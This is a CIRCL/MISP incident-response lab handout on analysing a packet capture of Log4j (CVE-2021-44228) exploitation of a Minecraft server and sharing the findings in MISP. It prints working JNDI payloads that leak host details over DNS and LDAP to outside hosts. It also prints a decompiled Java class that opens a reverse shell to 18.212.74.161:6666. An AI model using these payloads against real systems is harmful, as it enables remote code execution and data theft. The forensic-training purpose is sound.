LABS II: ENCODING INFORMATION AND SHARING IT

E.304

CIRCL COMPUTER INCIDENT RESPONSE CENTER LUXEMBOURG

MISP PROJECT https://www.misp-project.org/

MARCH 21, 2022

LOG4J EXPLOITATION LAB

The goal of this lab is to analyze a network capture evidence file, encode, and share the information following successful exploitation by an attacker.

Resources:

capture.pcap

Tools:

- Wireshark: Network protocol analyzer
- Jadx: Dex to Java decompiler
- misp-wireshark: Lua plugin to extract data from Wireshark and convert it into MISP format

ACTORS

<u>capture.pcap</u> is a network capture on the etho interface on our Minecraft Server.

Minecraft Server

■ External IP: 44.202.61.172

■ Internal IP: 172.31.84.208

■ Version: Java Edition v1.18

■ Vulnerable to CVE-2021-44228

External actors:

- **Player**
- Attacker

EXERCISE 1: IDENTIFYING THE EXTERNAL ACTORS

Using Wireshark:

- Identify Player IP address
- Identify **Attacker** IP address



Figure: CSI: NY - S4E20

Exercise duration: 10 minutes

WIRESHARK TIPS

Statistics -> IPv4 Statistics -> All Addresses

Useful filters:

- ip.addr == 10.10.10.10 && ip.addr == 20.20.20.20
- dns.flags.rcode!= o

EXERCISE 2: IN-DEPTH ANALYSIS

- 1. Identify Attacker connection to the Minecraft Server
- Search for *indi* string using Wireshark packet string search, and extract all the payloads
- 3. Analyze JNDI payloads and their purpose
 - ► DNS
 - ► LDAP
- Describe the information the Attacker leaked information via DNS/LDAP requests

Exercise duration: 20 minutes

EXERCISE 2: IN-DEPTH ANALYSIS SUMMARY

DNS payloads

```
${jndi:dns://hostname-${hostName}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
${jndi:dns://user-${env:USER}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
${jndi:dns://version-${sys:java.version}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
```

LDAP payloads

```
${jndi:ldap://18.212.74.161/${java:version}}
${jndi:ldap://18.212.74.161/${java:os}}
${jndi:ldap://18.212.74.161/${java:vm}}
${jndi:ldap://18.212.74.161/${java:locale}}
${jndi:ldap://18.212.74.161/${java:hw}}
${jndi:ldap://18.212.74.161:389/1svssl}
```

EXERCISE 3: PAYLOAD DELIVERY AND RCE

Identify the TCP stream where the **Attacker** delivered the RCE payload to the **Minecraft Server**

- Search for LDAP traffic after the last JNDI payload
- Payload delivery is over HTTP
- HTTP objects can be exported easily in Wireshark
 File -> Export Objects -> HTTP...
- What does the payload do?
- Identify which commands the **Attacker** run abusing the RCE

Exercise duration: 15 minutes

EXERCISE 3: PAYLOAD DELIVERY AND RCE SUMMARY

```
// ExecTemplateJDK8.class
package defpackage;
/* renamed from: ExecTemplateJDK8 reason: default package */
public class ExecTemplateJDK8 {
    static {
        trv
            Runtime.getRuntime()
                    .exec(System.getProperty("os.name").toLowerCase().contains("win")
                            ? new String[] {
                                    "cmd.exe". "/C".
                                    "sh -i >& /dev/udp/18.212.74.161/6666 0>&1"
                            : new String[] {
                                    "/bin/bash", "-c",
                                    "sh -i >& /dev/udp/18.212.74.161/6666 0>&1"
                            }):
        } catch (Exception e) {
            e.printStackTrace();
        System.out.println();
```

8 | 1

MISP ENCODING 1/2

Describe and encode the exfiltration process, data and target in MISP

MISP ENCODING 2/2

Play with distribution and correctly set it for each data point

PYMISP AND SCAPY

MISP automation with PyMISP and Scapy

BONUS: MISP-WIRESHARK

Show how misp-wireshark can be use to export pcap data to MISP format.
